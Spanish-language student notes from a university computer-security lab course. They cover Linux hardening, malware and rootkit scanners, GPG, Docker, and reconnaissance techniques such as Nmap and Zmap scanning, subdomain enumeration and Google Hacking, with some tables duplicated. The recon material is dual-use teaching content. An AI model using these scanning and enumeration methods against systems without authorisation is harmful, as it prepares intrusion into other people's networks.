

SSI Lab notas



Todo este fichero ha sido elaborado gracias a los materiales impartidos en la asignatura de Seguridad de Sistemas Informáticos de La Universidad de Oviedo. Es una guía completa sobre cómo realizar los laboratorios con pequeñas notas extra realizadas por mi

3 Febrero 2023 - Lab1




- Crear un usuario en Linux: `sudo adduser <user>`
- Para generar múltiples usuarios: `sudo useradd`
- Agregar un usuario al grupo sudo: `sudo usermod -aG sudo <user>`
- Cambiar entre usuarios: `su -<user>`
- Los datos de un usuario se guardan en: `/etc/passwd`
- Comprobar que ssh (o un servicio) funciona: `sudo service ssh status`
- Para cerrar las terminales usar Ctrl+D para conservar los logouts de los .log
- Para ver todo el contenido oculto: `ls -a`
- Para hacer una conexión desde linux: `su - <user>`
- Ctrl+R para ver el histórico
- Para poder ejecutar aplicaciones de otro usuario desde un ssh remoto: `ssh user@ip_addr -X`
- Para ver el estado del cortafuegos: `sudo ufw status`
- Para habilitar el cortafuegos: `sudo ufw enable`
- Para habilitar servicios ssh (o cualquier otro): `sudo ufw allow ssh`
- Para evaluar la configuración de seguridad de la máquina virtual **tool Lynis**:
 - Descargar el proveedor de software:
`sudo wget -O - https://packages.cisofy.com/keys/cisofy-software-public.key | sudo apt-key add -`
 - Agregar el repositorio de Lynis al SO:
`echo "deb https://packages.cisofy.com/community/lynis/deb/ stable main" | sudo tee /etc/apt/sources.list.d/cisofy-lynis.list`
 - Actualiza la base de datos de paquetes justo después para poder usar los paquetes recién añadidos: `sudo apt update`
 - Instala el software `sudo apt install lynis` y verifica la versión `lynis show version`
 - Ejecuta: `lynis audit system` para validar tu máquina virtual

- Nmap cheatsheet:

Nmap 7.80 Cheatsheet series (ingenieriainformatica.uniovi.es)		operario@kali: ~\$ nmap -sn 192.168.20.10 Starting Nmap 7.80 (https://nmap.org) at 2020-09-21 18:38 CEST Nmap scan report for 192.168.20.10 Host is up (0.00085s latency). Nmap done: 1 IP address (1 host up) scanned in 13.01 seconds
Part 1: Reconnaissance (Basic)		operario@kali: ~\$ sudo nmap -PS22,80 192.168.20.10 Starting Nmap 7.80 (https://nmap.org) at 2020-09-21 18:42 CEST Nmap scan report for 192.168.20.10 Host is up (0.00012s latency). Not shown: 999 closed ports PORT STATE SERVICE 80/tcp open http MAC Address: 08:00:27:67:7A:EF (Oracle VirtualBox virtual NIC) Nmap done: 1 IP address (1 host up) scanned in 13.30 seconds
GENERAL USAGE		
<code>nmap [Scan Type(s)] [Options] {target specification}</code>		
NOTES		
Target specifications can be host names, IP addresses, ranges, networks, etc. (scamme.nmap.org , microsoft.com/24 , 192.168.0.1; 10.0.0-255.1-254)		
Use these options to locate "alive machines" (sometimes only returns that, sometimes they also return some port / service information)		
TARGET SPECIFICATION		HOST DISCOVERY OPTIONS (WAYS TO CHECK "ALIVE" MACHINES)
-iL <inputfilename>: Input from file a list of hosts/networks		--dns-servers <serv1[,serv2],...>: Specify custom DNS servers
-iR <num hosts>: Choose random targets		-n/-R: Never do DNS resolution/Always resolve [default: sometimes]
--exclude <host1[,host2][,host3],...>: Exclude hosts/networks		-PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
--excludefile <exclude_file>: Exclude list from file		-Pn: Treat all provided hosts as online -- skip host discovery
RECONNOISSANCE EXAMPLES		-PO[protocol list]: IP Protocol Ping
<code>nmap -sn scamme.nmap.org</code>		-PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
<code>sudo nmap -PS22,80 scamme.nmap.org</code>		-sL: List Scan - simply list targets to scan
<code>sudo nmap --traceroute scamme.nmap.org</code>		-sn: Ping Scan - disable port scan
		--system-dns: Use OS's DNS resolver
		--traceroute: Trace hop path to each host

- Para comprobar que una contraseña es segura visitar: <https://password.kaspersky.com/>
- Habilitar el software de escaneo de malware / rootkits:
 - Instalar el **tool Chkrootkit** (rootkits): `sudo apt install chkrootkit`
 - Para comprobar archivos: `sudo chkrootkit -r <file>`
 - Instalar el **tool Rkhunter** (rootkits): `sudo apt install rkhunter`
 - Ejecutar `sudo rkhunter -c` para comprobar que todo está correcto. (NOTA: los resultados se guardan en `(/var/log/rkhunter.log)`)
 - Instalar el **tool ClamAV** (malware): `sudo apt install clamav`
 - Actualizar las firmas del software anti malware: `sudo freshclam` (si no deja, parar el servicio con `sudo service clamav-freshclam stop` y ejecutar `sudo freshclam` de nuevo)
 - Para escanear un directorio usar: `sudo clamscan -r -i <dir>`
- Para crear un informe de seguridad de una máquina usando Lynis y enviar los resultados a un HTML con formato:
 - Instalar el paquete: `sudo apt install kbtin`
 - Ejecutar: `sudo lynis audit system | ansi2html > report.html` y visualizar el resultado en cualquier navegador
- Para analizar URL sospechosas para ver si apuntan a una web maliciosa conocida usar el **tool VirusTotal**: <https://www.virustotal.com/gui/home/upload>
- Para saber si una página web está identificada como maliciosa usar: <https://transparencyreport.google.com/safe-browsing/search>
- ¿Cómo saber si una página web está ejecutando productos/frameworks con vulnerabilidades conocidas?. Esta info está contenida en las cabeceras http (producto, versión...)

- Usar el propio navegador:



- Para ver las rutas que siguen los paquetes que mandas por la red usar el **tool traceroute**:
 - Instalación: `sudo apt install tcptraceroute`
 - Uso: `tcptraceroute www.domain.com`
- Para preguntarle a tu servidor DNS cierta información de cualquier nombre de dominio remoto usar el comando `dig`. Tutorial: <https://www.hostinger.es/tutoriales/comando-dig-linux/>
 - Usar el comando: `dig @8.8.8.8 domain.com +trace` para ver la ruta

10 Febrero 2023 - Lab2

- Para descomprimir un zip en ubuntu: `unzip -d directory "file"`
- El comentario `#!/bin/bash` dice que un script se ejecuta con la shell de bash
- En docker las imágenes reutilizan código (en lugar de que cada máquina ocupe varios gigas)
- Requisitos previos para docker:

```
bash 1 | sudo apt install gnome-keyring gnupg2 pass
```

- Para ver las imágenes en docker: `docker images`
- Para ver los contenedores activos: `docker ps` y para ver los inactivos `docker ps -a`
- Para parar un proceso en Linux usar: `Ctrl+Z`
- Para usar un proceso en background escribir: `bg`
- Para parar un contenedor: `sudo docker stop id`
- Para parar todos los contenedores de golpe usar: `sudo docker stop $(sudo docker ps -q)`
- Para borrar todos los contenedores usar: `sudo docker rm $(sudo docker ps -qa)`
- Para ver los procesos parados usar: `jobs`
- Para devolver un proceso usar: `fg`
- Para salir de un contenedor usar: `Ctrl+D`
- Para saber si una web está revelando rutas "secretas": visitar el fichero `robots.txt`

- Para saber si los documentos, imágenes, etc de una web están revelando mucha información de sus autores (*metadatos*) usar: **tool FOCA** o **tool Metashield Clean-up Online** -> <https://metashieldclean-up.elevenpaths.com/>, o la herramienta local **tool exiftool**
 - Para instalarla: `sudo apt install exiftool`
 - Para uso básico: `exiftools -s file`
 - Más info: https://linuxopsys.com/topics/install-and-use-exiftool-on-linux?utm_content=cmp-true
- ¿Cómo usar Google Hacking? (búsquedas en Google combinadas con el operador **site**: que tienen como objetivo detectar vulnerabilidades, problemas de configuración o información que puedan provocar un ataque):
 - Google Hacking Database (GHDB): <https://www.exploit-db.com/google-hacking-database>
- Para ver la historia de una página web o de cualquier archivo consultar tool **The Wayback Machine**: <https://archive.org/web/>
 - Para más información: <https://www.elladodelmal.com/2013/04/hacking-con-archivecom-wayback-machine.html>
- Para descubrir subdominios registrados de un dominio usar:
 - **tool knockpy** -> <https://github.com/guelfoweb/knock> o `sudo apt install knockpy`
 - **tool dnsenum** -> <https://github.com/fwaeytens/dnsenum>
 - tools que son Sitios web:
 - <https://dnsdumpster.com/>
 - <https://search.netcraft.com/>
 - <https://www.virustotal.com>
 - <https://crt.sh/>
 - Podemos encontrarnos dominios abandonados (que pueden estar realmente **abandonados** o bien **no mantenidos** (siendo ahí donde puede haber más vulnerabilidades))
 - Para hacer un resumen de cada subdominio que encontramos está el **tool eyewitness** <https://github.com/ChrisTruncer/EyeWitness>
- Para analizar un rango de IPs asociados a un dominio de Internet usar los tools:
 - Para dominios **.com** usar el **tool <https://whois.arin.net>
 - Para dominios **.es** usar el **tool <https://www.nic.es>
- Para hacer escaneos de servicios en un puerto concreto en todo Internet se pueden usar:
 - **tool Zmap**: es más rápido pero por defecto no funciona en redes locales
 - **tool Nmap**: se usa para escaneos LAN en busca de máquinas "vivas"

- Cheat Sheet Zmap:

Zmap 2.1.1 Cheatsheet (ingenieriainformatica.uniovi.es)



Fast internet-wide scanner

<https://zmap.io/>

GENERAL USAGE

zmap [OPTION]... [SUBNETS]...

NOTES

Probe-module (tcp_synscan): Probe module that sends a TCP SYN packet to a specific port. Possible classifications are: synack and rst. A SYN-ACK packet is considered a success and a reset packet is considered a failed response.

Output-module (csv): By default, ZMap prints out unique, successful IP addresses (e.g., SYN-ACK from a TCP SYN scan) in ASCII form (e.g., 192.168.1.5) to stdout or the specified output file. Internally this is handled by the "csv" output module and is equivalent to running zmap --output-module=csv --output-fields=saddr --output-filter="success = 1 && repeat = 0".

OPTIONS	
BASIC ARGUMENTS	NETWORK OPTIONS
-b, --blacklist-file=path: File of subnets to exclude, in CIDR notation, e.g. 192.168.0.0/16	--source-mac=addr: Source MAC address
-o, --output-file=name: Output file	-G, --gateway-mac=addr: Specify gateway MAC address
-p, --target-port=port: port number to scan (for TCP and UDP scans)	-I, --interface=name: Specify network interface to use
-w, --whitelist-file=path: File of subnets to constrain scan to, in CIDR notation, e.g. 192.168.0.0/16	-S, --source-ip ip range: Source address(es) for scan packets
SCAN OPTIONS	
--retries=n: Max number of times to try to send packet if send fails (default='10')	-s, --source-port=port range: Source port(s) for scan packets
--shardn: Set which shard this scan is (0 indexed) (default='0')	-X, --vpn: Sends IP packets instead of Ethernet (for VPNs)
--shards=N: Set the total number of shards (default='1')	PROBE MODULES
-B, --bandwidth=bps: Set send rate in bits/second (supports suffixes G, M and K)	--list-probe-modules: List available probe modules
-c, --cooldown-time=secs: How long to continue receiving after sending last probe (default='8')	--probe-args=args: Arguments to pass to probe module
-d, --dryrun: Don't actually send packets	-M, --probe-module=name: Select probe module (default='tcp_synscan')
-e, --seed=n: Seed used to select address permutation	DATA OUTPUT
-N, --max-results=n: Cap number of results to return	--list-output-fields: List all fields that can be output by selected probe module
-n, --max-targets=n: Cap number of targets to probe (as a number or a percentage of the address space)	--list-output-modules: List available output modules
-P, --probes=n: Number of probes to send to each IP (default='1')	--output-args=args: Arguments to pass to output module
-r, --rate=pps: Set send rate in packets/sec	--output-filter=filter: Specify a filter over the response fields to limit what responses get sent to the output module
-t, --max-runtime=ses: Cap length of time for sending packets	-f, --output-fields=Fields: Fields that should be output in result set
ADDITIONAL OPTIONS	
--cores=STRING: Comma-separated list of cores to pin to	-O, --output-module=name: Select output module (default='default')
--ignore-invalid-hosts: Ignore invalid hosts in whitelist/blacklist file	LOGGING AND METADATA
--max-send-to-failures=n: Maximum NIC sendto failures before scan is aborted (default='1')	--disable-syslog: Disables logging messages to syslog
--min-bitrate: Minimum bitrate that scan can hit before scan is aborted (default='0.0')	--notes=notes: Inject user-specified notes into scan metadata
-C, --config=filename: Read a configuration file, which can specify any of these options (default=' /etc/zmap/zmap.conf')	--user-metadata=json: Inject user-specified JSON metadata into scan metadata
-h, --help: Print help and exit	-L, --log-directory=directory: Write log entries to a timestamped file in this directory
-T, --sender-threads=n: Threads used to send packets (default='1')	-l, --log-file=name: Write log entries to file
-V, --version: Print version and exit	-m, --metadata-file=name: Output file for scan metadata (JSON)
EXAMPLES	
zmap -p 80 (scan the Internet for hosts on tcp/80 and output to stdout)	
zmap -N 5 -B 10M -p 80 (find 5 HTTP servers, scanning at 10 Mb/s)	
zmap -p 80 10.0.0.0/8 192.168.0.0/16 -o (scan both subnets on tcp/80)	
zmap -p 80 1.2.3.4 10.0.0.3 (scan 1.2.3.4, 10.0.0.3 on tcp/80)	

- Cheat Sheet Nmap:

Nmap 7.80 Cheatsheet series (ingenieriainformatica.uniovi.es)	
Part 1: Reconnaissance (Basic)	
https://nmap.org/	
GENERAL USAGE	
nmap [Scan Type(s)] [Options] {target specification}	
NOTES	
Target specifications can be host names, IP addresses, ranges, networks, etc. (scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254)	
Use these options to locate "alive machines" (sometimes only returns that, sometimes they also return some port / service information)	
TARGET SPECIFICATION	HOST DISCOVERY OPTIONS (WAYS TO CHECK "ALIVE" MACHINES)
-iL <inputfilename>: Input from file a list of hosts/networks	--dns-servers <serv1[,serv2],...>: Specify custom DNS servers
-iR <num hosts>: Choose random targets	-n/-R: Never do DNS resolution/Always resolve [default: sometimes]
--exclude <host1[,host2][,host3],...>: Exclude hosts/networks	-PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
--excludefile <exclude file>: Exclude list from file	-Pn: Treat all provided hosts as online -- skip host discovery
RECONNAISSANCE EXAMPLES	
nmap -sn scanme.nmap.org	-PO[protocol list]: IP Protocol Ping
sudo nmap -PS22,80 scanme.nmap.org	-PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
sudo nmap --traceroute scanme.nmap.org	-sL: List Scan - simply list targets to scan
	-sn: Ping Scan - disable port scan
	--system-dns: Use OS's DNS resolver
	--traceroute: Trace hop path to each host

- Para saber cómo cualquier sitio web usa tus datos de navegación para su propio provecho usar el **tool BlackLight** -> <http://themarkup.org/blacklight>
- ¿Cómo crear un entorno de navegación más seguro?
 - Para tratar con extensiones maliciosas: usar el **tool de navegador uBlock Origin**
 - Para bloquear scripts: usar el **tool de navegador NoScript**
 - Para evitar rastreadores: usar el **tool de navegador Privacy Badger**
- Para comprobar si una de tus cuentas ha sido comprometida: usar la página <https://haveibeenpwned.com/>
- Para geolocalizar al remitente de un correo electrónico: usar la página <https://www.iplocation.net/>
 - Podemos obtener la ip de un correo para obtener de manera aproximada el remitente obtenido del campo x-originating-ip

Limpiar Mover a Categorizar Posponer Deshacer

Primera modificación bases reguladoras ayudas PDI investigación

FETE-UGT SECCION SINDICAL DE UGT UNIVERSIDAD DE OVIEDO
Mié 26/02/2020 9:29
L_UOPDIL@uniovi.es; L_UOpdInves@uniovi.es; L_UOPDIF@uniovi.es

Primeras modificación bases reguladoras ayudas PDI investigación
pdf 203 KB

UGT INFORMA

Primera modificación bases reguladoras ayudas PDI investigación

Estimadas compañeras y compañeros .

Se adjunta enlace y pdf de la siguiente convocatoria por si es de vues

* Resolución de 20 de febrero de 2020, de la Universidad de Oviedo, ayudas destinadas al personal docente e investigador que se concede de Oviedo, en régimen de concurrencia competitiva. <https://sede.asturias.es>

Un saludo.

Sección Sindical UGT Universidad de Oviedo

Responder

Responder a todos

Reenviar

Responder a todos con una reunión

Eliminar

Marcar como no leído

Marcar

Responder por MI

Responder a todos por MI

Agregar a los remitentes seguros

Marcar como no deseado

Marcar como pesca

Bloquear a FETE-UGT SECCION SINDICAL DE UGT UNIVERSIDAD DE OVIEDO

Asignar directiva >

Crear regla

Imprimir

Traducir

Mostrar en Lector inmersivo

Ver detalles del mensaje

Abrir en una ventana nueva

Me gusta

Detalles de mensaje

Received-SPF: Pass (protection.outlook.com: domain of uniovi.es designates 156.35. as permitted sender) receiver=protection.outlook.com; client-ip=156.35 ; helo=.uniovi.es;

Received: from .uniovi.es (156.35) by protection.outlook.com (10.15.) with Microsoft SMTP Server (version=TLS1_0, cipher=TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA) id 15.20.2772.14 via Frontend Transport; Wed, 26 Feb 2020 08:29:34 +0000

Received: from .uniovi.es (172.22.) by .uniovi.es (172.22.) with Microsoft SMTP Server (TLS) id 14.3.468.0; Wed, 26 Feb 2020 09:28:03 +0100

Received: from .uniovi.es (172.22.) by .uniovi.es (172.22.) with Microsoft SMTP Server (TLS) id 15.0.1395.4; Wed, 26 Feb 2020 09:27:57 +0100

Received: from uniovi.es (172.22.) by .uniovi.es (172.22.) with Microsoft SMTP Server (TLS) id 15.0.1395.4 via Frontend Transport; Wed, 26 Feb 2020 09:27:56 +0100

Received: from .protection.outlook.com (104.47.) by .uniovi.es (156.35) with Microsoft SMTP Server (TLS) id 14.3.468.0; Wed, 26 Feb 2020 09:27:57 +0100

Received: from .prod.outlook.com (20.179.) by .prod.outlook.com (52.133.) with Microsoft SMTP Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id

Authentication-Results-Original: uniovi.es; dkim=none (message not signed)
header.d=none;uniovi.es; dmarc=none action=none header.from=uniovi.es;
x-originating-ip: [156.35.]
x-ms-publictraffictype: Email

17 Febrero 2023 - Lab3 🎯

- En el fichero `/etc/hosts` podemos guardar los ssh que queramos
- Para copiar ficheros entre máquinas:

```
#para mandarlo a una máquina remota  
scp my_file user@machine_ip:directory -> scp hola.txt uo285176@ssiserver:/tmp  
scp uo285176@ssiserver:/tmp/file . #para mandártelo de una máquina remota
```

- Para ejecutar cualquier comando en una máquina remota: `ssh uo285176@ssiserver "comando"`
- Si la máquina a la que nos queremos conectar no tiene ssh, podemos conectarnos con docker
- Para cifrar archivos usaremos el **tool GPG**
- Para cifrar un archivo con AES256: `gpg --symmetric --cipher-algo AES256 -c supersecreto.txt`
- Con la opción `--armor` genera un contenido no bienario (sino ASCII):
`gpg --symmetric --cipher-algo AES256 -c --armor supersecreto.txt`
- Para desencriptar un fichero con gpg: `gpg --decrypt --output=juanito.txt mensaje-285176.txt.asc`

• GPG Cheatsheet:

<p>gpg (GnuPG) 2.2.20 Cheatsheet (ingenieriainformatica.uniovi.es) Multipurpose GPL cipher/hash/pubkey software https://gnupg.org/</p>																																																									
<p style="text-align: center;">GENERAL USAGE</p>																																																									
<p>gpg [options] [files]</p>																																																									
<p style="text-align: center;">NOTES</p>																																																									
<p><i>Sign, check, encrypt or decrypt</i> <i>Default operation depends on the input data</i> <i>Also supports the following compression algorithms: No compression, ZIP, ZLIB, BZIP2</i></p>																																																									
OPTIONS																																																									
<table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th style="text-align: left; padding: 2px;">Symmetric encryption</th> <th style="text-align: left; padding: 2px;">Public/private key handling (II)</th> </tr> </thead> <tbody> <tr> <td style="padding: 2px;"><i>Supported cipher algorithms: IDEA, 3DES, CAST5, BLOWFISH, AES, AES192, AES256, TWOFISH, CAMELLIA128, CAMELLIA192, CAMELLIA256. Use --cipher-algo option to choose one</i></td><td style="padding: 2px;">--full-generate-key: full featured key pair generation</td></tr> <tr> <td style="padding: 2px;">-c, --symmetric: encryption only with symmetric cipher</td><td style="padding: 2px;">--generate-key: generate a new key pair</td></tr> <tr> <td colspan="2" style="text-align: center;">Signatures</td></tr> <tr> <td style="padding: 2px;"><i>Supported hash algorithms: SHA1, RIPEMD160, SHA256, SHA384, SHA512, SHA224</i></td><td style="padding: 2px;">--generate-revocation: generate a revocation certificate</td></tr> <tr> <td style="padding: 2px;">--clear-sign: make a clear text signature</td><td style="padding: 2px;">--import: import/merge keys</td></tr> <tr> <td style="padding: 2px;">--verify: verify a signature</td><td style="padding: 2px;">--list-signatures: list keys and signatures</td></tr> <tr> <td style="padding: 2px;">-b, --detach-sign: make a detached signature</td><td style="padding: 2px;">--lsign-key: sign a key locally</td></tr> <tr> <td style="padding: 2px;">-s, --sign: make a signature</td><td style="padding: 2px;">--print-md: print message digests</td></tr> <tr> <td colspan="2" style="text-align: center;">Asymmetric encryption</td></tr> <tr> <td style="padding: 2px;"><i>Supported public key algorithms: RSA, ELG, DSA, ECDH, ECDSA, EDDSA</i></td><td style="padding: 2px;">--quick-add-uid: quickly add a new user-id</td></tr> <tr> <td style="padding: 2px;">-d, --decrypt: decrypt data (default)</td><td style="padding: 2px;">--quick-generate-key: quickly generate a new key pair</td></tr> <tr> <td style="padding: 2px;">-e, --encrypt: encrypt data</td><td style="padding: 2px;">--quick-lsign-key: quickly sign a key locally</td></tr> <tr> <td colspan="2" style="text-align: center;">Public/private key handling (I)</td></tr> <tr> <td style="padding: 2px;">--card-status: print the card status</td><td style="padding: 2px;">--quick-revoke-uid: quickly revoke a user-id</td></tr> <tr> <td style="padding: 2px;">--change-passphrase: change a passphrase</td><td style="padding: 2px;">--quick-set-expire: quickly set a new expiration date</td></tr> <tr> <td style="padding: 2px;">--change-pin: change a card's PIN</td><td style="padding: 2px;">--quick-sign-key: quickly sign a key</td></tr> <tr> <td style="padding: 2px;">--check-signatures: list and check key signatures</td><td style="padding: 2px;">--receive-keys: import keys from a keyserver</td></tr> <tr> <td style="padding: 2px;">--delete-keys: remove keys from the public keyring</td><td style="padding: 2px;">--refresh-keys: update all keys from a keyserver</td></tr> <tr> <td style="padding: 2px;">--delete-secret-keys: remove keys from the secret keyring</td><td style="padding: 2px;">--search-keys: search for keys on a keyserver</td></tr> <tr> <td style="padding: 2px;">--edit-card: change data on a card</td><td style="padding: 2px;">--send-keys: export keys to a keyserver</td></tr> <tr> <td style="padding: 2px;">--edit-key: sign or edit a key</td><td style="padding: 2px;">--server: run in server mode</td></tr> <tr> <td style="padding: 2px;">--export: export keys</td><td style="padding: 2px;">--sign-key: sign a key</td></tr> <tr> <td style="padding: 2px;">--fingerprint: list keys and fingerprints</td><td style="padding: 2px;">--tofu-policy VALUE: set the TOFU policy for a key</td></tr> <tr> <td colspan="2" style="text-align: center;">EXAMPLES</td></tr> <tr> <td colspan="2"> <p>Sign and encrypt for user Bob: <code>gpg -se -r Bob [file]</code> Make a clear text signature: <code>gpg --clear-sign [file]</code> Make a detached signature: <code>gpg --detach-sign [file]</code> Show keys: <code>gpg --list-keys [names]</code> Show fingerprints: <code>gpg --fingerprint [names]</code> Cipher a file using a strong symmetric key algorithm: <code>gpg --symmetric --cipher-algo AES256 -c message.txt</code> Cipher files with a user-friendly Data Format: <code>gpg --armor --symmetric --cipher-algo AES256 -c message.txt</code> Decipher a file that used symmetric encryption: <code>gpg --decrypt --output=dmessage.txt message.txt.gpg</code> Clear signature for a file: <code>gpg --clearsign file.txt</code> Asymmetric encryption for a particular user (redondo): <code>gpg -o file_for_redondo.gpg -e -r redondo file.txt</code> Decryption of asymmetrically encrypted text: <code>gpg -o file.txt -d file.txt.gpg</code></p> </td></tr> <tr> <td colspan="2"> <p style="text-align: center;">Miscellaneous options</p> </td></tr> <tr> <td colspan="2"> <p>--openpgp: use strict OpenPGP behavior --textmode: use canonical text mode -a, --armor: create ascii armored output -i, --interactive: prompt before overwriting -n, --dry-run: do not make any changes -o, --output FILE: write output to FILE -r, --recipient USER-ID: encrypt for USER-ID -u, --local-user USER-ID: use USER-ID to sign or decrypt -v, --verbose: verbose -z N: set compress level to N (0 disables)</p> </td></tr> </tbody> </table>		Symmetric encryption	Public/private key handling (II)	<i>Supported cipher algorithms: IDEA, 3DES, CAST5, BLOWFISH, AES, AES192, AES256, TWOFISH, CAMELLIA128, CAMELLIA192, CAMELLIA256. Use --cipher-algo option to choose one</i>	--full-generate-key: full featured key pair generation	-c, --symmetric: encryption only with symmetric cipher	--generate-key: generate a new key pair	Signatures		<i>Supported hash algorithms: SHA1, RIPEMD160, SHA256, SHA384, SHA512, SHA224</i>	--generate-revocation: generate a revocation certificate	--clear-sign: make a clear text signature	--import: import/merge keys	--verify: verify a signature	--list-signatures: list keys and signatures	-b, --detach-sign: make a detached signature	--lsign-key: sign a key locally	-s, --sign: make a signature	--print-md: print message digests	Asymmetric encryption		<i>Supported public key algorithms: RSA, ELG, DSA, ECDH, ECDSA, EDDSA</i>	--quick-add-uid: quickly add a new user-id	-d, --decrypt: decrypt data (default)	--quick-generate-key: quickly generate a new key pair	-e, --encrypt: encrypt data	--quick-lsign-key: quickly sign a key locally	Public/private key handling (I)		--card-status: print the card status	--quick-revoke-uid: quickly revoke a user-id	--change-passphrase: change a passphrase	--quick-set-expire: quickly set a new expiration date	--change-pin: change a card's PIN	--quick-sign-key: quickly sign a key	--check-signatures: list and check key signatures	--receive-keys: import keys from a keyserver	--delete-keys: remove keys from the public keyring	--refresh-keys: update all keys from a keyserver	--delete-secret-keys: remove keys from the secret keyring	--search-keys: search for keys on a keyserver	--edit-card: change data on a card	--send-keys: export keys to a keyserver	--edit-key: sign or edit a key	--server: run in server mode	--export: export keys	--sign-key: sign a key	--fingerprint: list keys and fingerprints	--tofu-policy VALUE: set the TOFU policy for a key	EXAMPLES		<p>Sign and encrypt for user Bob: <code>gpg -se -r Bob [file]</code> Make a clear text signature: <code>gpg --clear-sign [file]</code> Make a detached signature: <code>gpg --detach-sign [file]</code> Show keys: <code>gpg --list-keys [names]</code> Show fingerprints: <code>gpg --fingerprint [names]</code> Cipher a file using a strong symmetric key algorithm: <code>gpg --symmetric --cipher-algo AES256 -c message.txt</code> Cipher files with a user-friendly Data Format: <code>gpg --armor --symmetric --cipher-algo AES256 -c message.txt</code> Decipher a file that used symmetric encryption: <code>gpg --decrypt --output=dmessage.txt message.txt.gpg</code> Clear signature for a file: <code>gpg --clearsign file.txt</code> Asymmetric encryption for a particular user (redondo): <code>gpg -o file_for_redondo.gpg -e -r redondo file.txt</code> Decryption of asymmetrically encrypted text: <code>gpg -o file.txt -d file.txt.gpg</code></p>		<p style="text-align: center;">Miscellaneous options</p>		<p>--openpgp: use strict OpenPGP behavior --textmode: use canonical text mode -a, --armor: create ascii armored output -i, --interactive: prompt before overwriting -n, --dry-run: do not make any changes -o, --output FILE: write output to FILE -r, --recipient USER-ID: encrypt for USER-ID -u, --local-user USER-ID: use USER-ID to sign or decrypt -v, --verbose: verbose -z N: set compress level to N (0 disables)</p>	
Symmetric encryption	Public/private key handling (II)																																																								
<i>Supported cipher algorithms: IDEA, 3DES, CAST5, BLOWFISH, AES, AES192, AES256, TWOFISH, CAMELLIA128, CAMELLIA192, CAMELLIA256. Use --cipher-algo option to choose one</i>	--full-generate-key: full featured key pair generation																																																								
-c, --symmetric: encryption only with symmetric cipher	--generate-key: generate a new key pair																																																								
Signatures																																																									
<i>Supported hash algorithms: SHA1, RIPEMD160, SHA256, SHA384, SHA512, SHA224</i>	--generate-revocation: generate a revocation certificate																																																								
--clear-sign: make a clear text signature	--import: import/merge keys																																																								
--verify: verify a signature	--list-signatures: list keys and signatures																																																								
-b, --detach-sign: make a detached signature	--lsign-key: sign a key locally																																																								
-s, --sign: make a signature	--print-md: print message digests																																																								
Asymmetric encryption																																																									
<i>Supported public key algorithms: RSA, ELG, DSA, ECDH, ECDSA, EDDSA</i>	--quick-add-uid: quickly add a new user-id																																																								
-d, --decrypt: decrypt data (default)	--quick-generate-key: quickly generate a new key pair																																																								
-e, --encrypt: encrypt data	--quick-lsign-key: quickly sign a key locally																																																								
Public/private key handling (I)																																																									
--card-status: print the card status	--quick-revoke-uid: quickly revoke a user-id																																																								
--change-passphrase: change a passphrase	--quick-set-expire: quickly set a new expiration date																																																								
--change-pin: change a card's PIN	--quick-sign-key: quickly sign a key																																																								
--check-signatures: list and check key signatures	--receive-keys: import keys from a keyserver																																																								
--delete-keys: remove keys from the public keyring	--refresh-keys: update all keys from a keyserver																																																								
--delete-secret-keys: remove keys from the secret keyring	--search-keys: search for keys on a keyserver																																																								
--edit-card: change data on a card	--send-keys: export keys to a keyserver																																																								
--edit-key: sign or edit a key	--server: run in server mode																																																								
--export: export keys	--sign-key: sign a key																																																								
--fingerprint: list keys and fingerprints	--tofu-policy VALUE: set the TOFU policy for a key																																																								
EXAMPLES																																																									
